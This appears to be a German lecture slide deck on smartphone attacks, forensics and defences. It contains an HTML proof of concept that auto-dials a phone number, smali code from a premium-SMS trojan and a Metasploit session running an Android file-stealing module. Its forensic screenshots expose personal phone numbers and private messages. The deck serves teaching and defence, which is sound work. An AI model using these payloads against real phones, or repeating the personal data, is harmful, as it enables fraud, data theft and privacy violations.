

Smart aber gehackt: Hacking & Security bei Smartphones

Marko Rogge

Proof-of-Concept with plain HTML using the SMS application:

```
<html>
<head>
<title>iPhone Safari phone-auto-dial Exploit Demo by Collin Mulliner</title>
</head>
<body>
<iframe src="sms:+14089748388" WIDTH=50 HEIGHT=10></iframe>
<iframe src="tel:+14089748388" WIDTH=50 HEIGHT=10></iframe>
<!-- second iframe is to attack quick users who manage to close the first call-dialog //-->
<iframe src="tel:+14089748388" WIDTH=50 HEIGHT=10></iframe>
</body>
</html>
```




**Fachhochschule
Salzburg** University
of Applied Sciences

Marktsituation




+++ Breaking News +++

27C3: Viele Handys für SMS-Angriffe anfällig

 vorlesen / MP3-Download

Laut Sicherheitsexperten droht die "SMS-o-Death", aktuelle Mobiltelefone der Hersteller Sony Ericsson, Samsung, Nokia, Motorola, Micromax und LG außer Gefecht zu setzen. Durch die

Android-App spionierte Bank-Logins aus

 vorlesen / MP3-Download

Eine auf Googles [Android Market](#) verfügbare Anwendung war mit einem Trojaner ausgestattet und sollte Anwendern die Logindaten für Banken stehlen. Die App sollte dem Kunden vorgeblich den mobilen Zugriff auf Bankkonten bei verschiedenen Anbietern erleichtern. Der Vorfall wurde erst jetzt durch ein ältere [Warnung](#) der

Nach Angaben der Bank stammte die User Droid09 eingestellt worden. Das

Android-Trojaner sammelt persönliche Daten

 vorlesen / MP3-Download

In China ist ein Trojaner aufgetaucht, der mit überzogenen Rechten etwa das Adressbuch aus Android-Handys ausliest und über das Internet an entfernte Server schickt. Wie das Lookout Blog [berichtet](#), handelt es sich bei dem Geinimi genannten Schädling um die bis dato ausgeklügeltste Technik zum Sammeln persönlicher Daten, da sie nicht nur aus sich selbst heraus handeln kann, sondern sich auch von einem Server fernsteuern lässt. Geinimi verschleiern sein Vorhandensein durch Verschlüsselung für den Programmablauf relevanter Daten und einen Obfuskator, der den Java-Bytecode entstellt.

Quelle: [heise.de](#)



**Fachhochschule
Salzburg** University
of Applied Sciences



independent security evaluators

Case Studies

Exploiting Android

Exploiting Age of Conan

Exploiting SecondLife

 Exploiting the iPhone

Exploiting RFIDs

Exploiting the iPhone

- **Patch and details:** Apple has [patched](#) the vulnerability:
- **Full disclosure at BlackHat:** Dr. Charlie Miller presents the exploit at [BlackHat](#) in Las Vegas on August 2 at 4:45 from this talk are also [available](#).
- **Preliminary technical paper:** A preliminary version of the paper describing the attack [is available](#). The full version with details of the vulnerability and exploit will be available in the evening on August 2nd.
- **New York Times article:** A story in the New York Times about this work is available [here](#).

Angriffe auf Smartphones

Angreifer

- Anwender (böswilliges Löschen, Herunterfahren von Systemen, Fehlbedienung)
- Skript-Kiddies (Jugendliche bis ca. 25, Anwendung von fertigen Skripten, Defacements, DDoS Angriffe, unsinniges und destruktives Verhalten)
- Semi-Professionelle Angreifer (Admins, Informatikstudenten, Linuxfreaks)
- Professionelle Angreifer (Security-Consultants, Penetration Tester, Nachrichtendienste)

Gefahren / Angriffe

- Würmer, Viren, Trojaner
- Hijacker, Keylogger, Sniffer
- Infected Webseiten, Trojaner, XSS
- Firmware, Schwachstellen, Sicherheitslücken

Angriffe

FLEXISPY
Protect Your Children | Catch Cheating Spouses

ALL EVENTS1 - 10 of 176 records

Type	Direction	Duration	Contact Name	Mobile Time	Server T
VOICE	↔	0.00.00	026932993	10/01/07 23:00:00	26/08/06 09:3
VOICE	↔	0.00.00	026932993	26/08/06 16:44:42	26/08/06 09:3
VOICE	↔	0.00.00	099223881	26/08/06 16:44:17	26/08/06 09:3
VOICE	↔	0.00.00	026932993	26/08/06 16:36:19	26/08/06 09:3
VOICE	↔	0.00.00	099223881	26/08/06 16:35:58	26/08/06 09:3
VOICE	↔	0.00.07	029632992	26/08/06 16:34:11	26/08/06 09:3
VOICE	↔	0.00.00	099223881	26/08/06 16:32:34	26/08/06 09:3
VOICE	↔	0.00.00	026932993	26/08/06 16:32:22	26/08/06 09:3
VOICE	↔	0.00.00	099223881	26/08/06 16:32:05	26/08/06 09:3

Name: PhoneSnoop
Version: 1.0
Vendor: ZenConsult
Size: 28.0KB

Description:
 PhoneSnoop turns your BlackBerry handheld into a remote listening device

Set application permissions.

[Download](#) [Cancel](#)

We recommend the following operating systems for 64bit development:

- Initial 64 bit research \$47,110.40
- Windows Vista SP0 \$14,133.12
- Windows Vista SP1, SP2 \$14,133.12
- Windows 7 \$23,555.20
- Total \$98,931.84

The PSP and iPod/iTouch delivery platforms each require an initial feasibility study.

- iPod/iTouch Feasibility study \$23,555.20
- iPod/iTouch development \$94,220.80
- Total \$117,776.00

- PSP Feasibility study \$23,555.20
- PSP development \$94,220.80
- Total \$117,776.00



Camera Go to

Angriffe - Apps

Anwendungsinfo

- ! Ihre persönlichen Informationen**
Kontaktdaten lesen, Kontaktdaten schreiben
- ! Kostenpflichtige Dienste**
Kurznachrichten senden, Telefonnummern direkt anrufen
- ! Ihr Standort**
Genauer (GPS-) Standort, Ungefährer (netzwerkbasierter) Standort
- ! Ihre Nachrichten**
SMS empfangen
- ! Netzwerkkommunikation**
Ermöglicht der Anwendung, Cloud-an-Gerät-Nachrichten vom Anwendungsdienst zu erhalten, Uneingeschränkter Internetzugriff
- ! Ihre Konten**
Als Kontoauthentifizierer fungieren, Authentifizierungsinformationen eines Kontos verwenden, Kontoliste verwalten
- ! Speicher**
SD-Karten Inhalt ändern/löschen

Einstellungen für Standort & Sicherheit

Mein Standort

- Wireless verwenden**
Standort über Wireless-Netzwerke ermitteln (z.B. in Google Maps)
- GPS-Satelliten verwenden**
Auf Straßenebene lokalisieren (höherer Akkuverbrauch, im Freien)

Bildschirm-Entsperrung

- Display-Sperre einrichten**
Display mit einem Muster, einer PIN oder einem Passwort sperren

SIM-Kartensperrung

- SIM-Sperrung einrichten**

Passwörter

- Sichtbare Passwörter**
Passwort bei der Eingabe anzeigen

f @gmail.c...
Synchronisierung deaktiviert

facebook Fertig

Zu Facebook einladen 136 Kontakte gefunden **Alle einladen**

Bitte sende Einladungen nur an Freunde, die sich darüber freuen. Facebook versendet Einladungen und bis zu zwei Erinnerungen in deinem Namen an die von dir ausgewählten Freunde. [Mehr dazu](#)

A

- [Redacted Name] **Einladen**
- [Redacted Name] **Einladen**
- [Redacted Name] **Einladen**
- [Redacted Name] **Einladen**
- [Redacted Name] **Einladen**

Angriffe - Apps

```
.method private sendCM()V
    .locals 7

    .prologue
    const/4 v2, 0x0

    const/4 v6, 0x0

    .line 182
    const-string v1, "1066185829"

    .line 183
    .local v1, number:Ljava/lang/String;
    const-string v3, "921X1"
```

Security Alert 2011-05-11:
New SMS Trojan "zsone" was
Took Away from Google Market

```
.line 186
    invoke-virtual/range {v0 .. v5}, Landroid/telephony/gsm/SmsManager;.->sendTextMessage(Lje
```

Versendet Premium SMS
Diverse Applikationen betroffen:
iMatch, 3D Cube horror terrible,
ShakeBanger, Shake Break, Sea Ball,
iMine, iCalendar, LoveBaby,
iCartoon sowie iBook für Android.

```
# ls
iBookT.xml
# cat iBook*
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<long name="iBookN" value="1304941138237" />
<string name="iBookS">Y</string>
</map>
```

Quelle: AegisLab



Fachhochschule
Salzburg University
of Applied Sciences

adb – Dev.

```
marko@silence: ~/android/android-sdk-linux_x86/platform-tools
Android Debug Bridge version 1.0.26

-d           - directs command to the only connected USB device
            - returns an error if more than one USB device is present.
-e           - directs command to the only running emulator.
            - returns an error if more than one emulator is running.
-s <serial number> - directs command to the USB device or emulator with
            - the given serial number. Overrides ANDROID_SERIAL
              environment variable.
-p <product name or path> - simple product name like 'sooner', or
            - a relative/absolute path to a product
              out directory like 'out/target/product/sooner'.
              If -p is not specified, the ANDROID_PRODUCT_OUT
              environment variable is used, which must
              be an absolute path.
devices      - list all connected devices
connect <host>[:<port>] - connect to a device via TCP/IP
              Port 5555 is used by default if no port number is specified.
disconnect [<host>[:<port>]] - disconnect from a TCP/IP device.
              Port 5555 is used by default if no port number is specified.
              Using this ocmmand with no additional arguments
              will disconnect from all connected TCP/IP devices.
```

<http://developer.android.com/sdk/>

OpenSource vs. Sicherheit

Exploitation

```
root@silence:~# msfconsole

< metasploit >
-----
      \
       (oo)
        |
       ( )
        |
       ||--|| *

=[ metasploit v3.7.1-release [core:3.7 api:1.0]
+ -- --=[ 686 exploits - 357 auxiliary - 39 post
+ -- --=[ 217 payloads - 27 encoders - 8 nops
=[ svn r12633 updated 12 days ago (2011.05.04)

Warning: This copy of the Metasploit Framework was last updated 12 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
http://www.metasploit.com/redmine/projects/framework/wiki/Updating

msf > use auxiliary/gather/android_htmlfileprovider
msf auxiliary(android_htmlfileprovider) > run
[*] Auxiliary module execution completed

[*] Using URL: http://0.0.0.0:8080/EhAxsACs9
[*] Local IP: http://192.168.1.33:8080/EhAxsACs9
[*] Server started.
msf auxiliary(android_htmlfileprovider) >
```

<http://www.metasploit.com/>

status,/data/system/packages.list)
local machine or 0.0.0.0 (default: 0.0.0.0)

- SSL::version Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1) (default: SSL3)
- URIPATH The URI to use for this exploit (default is random)
- ListenerComm The specific communication channel to use for this service
- WORKSPACE Specify the workspace for this module
- HTML::base64 Enable HTML obfuscation via an embedded base64 html object
- HTML::javascript::escape Enable HTML obfuscation via HTML escaping (number of iterations)
- HTML::unicode Enable HTTP obfuscation via unicode (accepted: none, utf-16le, utf-16be, utf-16be-marker, utf-32le, utf-32be)
- HTTP::chunked Enable chunking of HTTP responses via "Transfer-Encoding: chunked"
- HTTP::compression Enable compression of HTTP responses via content encoding (accepted: none, gzip, deflate)
- HTTP::header_folding Enable folding of HTTP headers
- HTTP::junk_headers Enable insertion of random junk HTTP headers
- TCP::max_send_size Maximum tcp segment size. (0 = disable)
- TCP::send_delay Delays inserted before every send. (0 = disable)


Full Tracking

iPhone Tracker

This open-source application maps the information that you recording about your movements. It doesn't record anything displays files that are already hidden on your computer.

[Download the application](#)

[Read the FAQ](#)



<http://petewarden.github.com/iPhoneTracker/>

```
$ ./parse.py cache.wifi
db version: 1
total: 47
```

key	accuracy	conf.	latitude	longitude	time
50:63:13:57:42:7e	80	92	57.689354	11.994763	04/11/11 10:03:51 +0200
e0:cb:4e:7e:cc:53	75	92	57.689340	11.994495	04/11/11 10:03:51 +0200
4c:54:99:14:47:68	57	92	57.708979	11.916581	04/11/11 01:14:53 +0200
00:26:18:0a:ad:cb	60	92	57.709699	11.917637	04/13/11 08:40:36 +0200
00:22:15:28:3f:7a	60	92	57.699467	11.979340	04/13/11 11:52:16 +0200
00:22:3f:a7:d9:fd	65	92	57.699442	11.979343	04/13/11 11:52:16 +0200

```
$ ./parse.py cache.cell
db version: 1
total: 41
```

key	accuracy	conf.	latitude	longitude	time
240:5:15:983885	1186	75	57.704031	11.910801	04/11/11 20:03:14 +0200
240:5:15:983882	883	75	57.706322	11.911692	04/13/11 01:41:29 +0200
240:5:75:4915956	678	75	57.700175	11.976824	04/13/11 11:52:16 +0200
240:5:75:4915953	678	75	57.700064	11.976629	04/13/11 11:53:09 +0200
240:7:61954:58929	1406	75	57.710205	11.921849	04/15/11 19:46:31 +0200
240:7:15:58929	-1	0	0.000000	0.000000	04/15/11 19:46:32 +0200
240:5:75:4915832	831	75	57.690024	11.998419	04/15/11 16:13:53 +0200


<https://github.com/packetlss/android-locdump>

Forensik - Android

Ebenfalls interessant, dass sich selbst gelöschte Datenbanken wiederherstellen lassen und sich somit ältere Konversation lesbar machen lässt. Ein „normaler“ Anwender wiegt sich in Sicherheit, da er meint, seine gelöschten Konversationen/Chats sind gelöscht.



File Name	Size
s2982bc4.jpg	20736
s486b1b97.jpg	10497
s5b5d3863.jpg	19475
s5c8c3e6d.jpg	15849
s5d0c9da3.jpg	13191
s6f190bd8.jpg	22118
s70ebcaba.jpg	16144
s710db064.jpg	11119
s7c72ac6.jpg	25313
s80ab1c14.jpg	11712
s84097faf.jpg	14226
sa441e0e.jpg	14821
sa6afa9c6.jpg	18373
sb3c6110f.jpg	11853
sbebcc2a4.jpg	20061
sc6ac8454.jpg	18899

Property	Value
name	sc6ac8454.jpg
node type	file deleted
relevant module(s)	meexml pictures
generated by	Fat File System
size	18899
attributes	
Fat File System	
accessed	2011-03-03 00:00:00
allocated clusters	total items (2) 156265 - 0x26269 0 - 0x00
changed	2011-03-03 01:22:46
dos entry offset	4006250656 - 0xeeca88a0
lfn entries start offset	4006250624 - 0xeeca8880
modified	2011-03-03 01:22:46
type	
magic	JPEG image data, JFIF standard 1.01
magic mime	image/jpeg; charset=binary



```
<USERPATH></USERPATH>
<PRODUCT>lge_star</PRODUCT>
<MODEL>LG-P990</MODEL>
<BUILD>FRG83G</BUILD>
<IMEI>[REDACTED]</IMEI>
<SNAPSHOTTIME>20.04.2011 11:03:05</SNAPSHOTTIME>
<USER/>
<OWNER/>
<GENERATIONTIME>11:03:05</GENERATIONTIME>
<GENERATIONDATE>20.04.2011</GENERATIONDATE>
<ANDREPORTVERSION>2.0.2</ANDREPORTVERSION>
<sms id="39" threadId="10" address="+49[REDACTED]300" person="0" date="2011-04-20 08:22:23.326
GMT+00:00" protocol="0" read="true" status="none" type="inbox"
serviceCenter="+4917[REDACTED]"><body>[REDACTED]
[REDACTED].g. </body>
</sms>
```

Forensik – Maemo/Meego



remotes - Mi. Okt 20 13:55:21 2010 - Data Snapshot

Full View Item View

	local_uid	remote_uid	remote_name	abook_uid
72	ring/tel/ring	+491713389634	Franz	446
73	ring/tel/ring	+491722476798	Car	449
74	ring/tel/ring	+49163389634	Enri	462
75	ring/tel/ring	+491799	Dari	456
76	ring/tel/ring	+49162	Dan	454
77	ring/tel/ring	+49160	Chri	467
78	ring/tel/ring	+491734	Chri	466
79	ring/tel/ring	+49174	Anne	486
80	ring/tel/ring	+49172	Anne	485
81	ring/tel/ring	+49170	Michae	399

Mi. Okt 20 13:55:21 2010
 snapshot for:
 select * from "main"."remotes";

+491713389634	(null)	Es geht mir gut und ich bin ...	3389634
+491734055951	(null)	Ich arbeite ein wenig und später wo ...	4185951
+491722476798	(null)	Ich hoffe Du bist gut heim gekommen und ...	2476798
+491713389634	(null)	... esse das Neue. Ich würde an Dich denken, weiter ...	3389634
+49174	(null)	Die Luft ist ehig, denn ich würde noch ein bisschen ausmassen, schrauben zu putzen) u die ...	4085951
+491740	(null)	Es immer anscheinend sich ...	4085951
+49174	(null)	Wenn das ... es, dann habe ich mich zurück ...	4085951
+49174	(null)	Das weißt genau wie gerne ich ...	4085951
+49172	(null)	Kallis Lieber :) Sorry, ich habe normal geschlafen, ...	2476798
+49172	(null)	Ah ok, ich gannetl vor ...	2476798
+49172	(null)	Gut feiern haben wie das hat mir ...	2476798
+49174	(null)	Sag mal, wie lange hast du eigentlich schon single, bei ring ...	4085951

Sicherheit?


Sicherheit!

Sicherheit der Informationsverarbeitung ist dann gegeben, wenn die Höhe der einzelnen Risiken die Risikohöhe nicht überschreitet, die gerade noch akzeptiert werden kann.

[Lippold et al. 1992]

Vermeidung!

Sicherheit




WHISPERSYSTEMS *Beta*

PRODUCTS UPDATES FAQ JOBS EGYPT

Device and data protection for Android.

WhisperCore is a secure Android platform dedicated to providing the security and management features necessary for transforming a consumer phone into an enterprise-class device.



Full disk encryption for your phone.

[http://www.whispersys.com/
Firewall & Encryption](http://www.whispersys.com/Firewall%20&%20Encryption)



<https://www.mylookout.com/>

TaintDroid lässt Android-Lauscher auffliegen

 vorlesen / MP3-Download

US-Sicherheitsforscher haben eine Android-Erweiterung entwickelt, die das Verhalten von Android-Apps live für den Anwender nachvollziehbar macht. Das [Projekt TaintDroid](#) ist eine Gemeinschaftsarbeit von Wissenschaftlern der Pennsylvania State University, der Duke University und der Intel Labs. TaintDroid klinkt sich über eine modifizierte Dalvik-VM, der virtuellen Java-Maschine von Googles Mobil-OS, gepatchte Bibliotheken sowie ein Kernel-Modul ins System ein. Dadurch kann sie dem Anwender ein kurzes Pop-up zeigen, wenn eine App schützenswerte Daten auf verdächtige Weise verarbeitet.

<http://appanalysis.org/download.html>

McAfee, Symantec, TrendMicro, F-Secure ...

Sicherheit

- Vorhandene Möglichkeiten effektiv nutzen
 - Mitarbeiter sensibilisieren / Schulungen
 - Jailbreaks vermeiden / Root vermeiden
 - Sicherheitssoftware einsetzen
-
- Mobile Endgeräte und mobile Applikationen:
Sicherheitsgefährdungen und
Schutzmaßnahmen

https://www.bsi.bund.de/ContentBSI/Publikationen/Broschueren/mobile/index_htm.html

Danke!

Marko Rogge
www.marko-rogge.de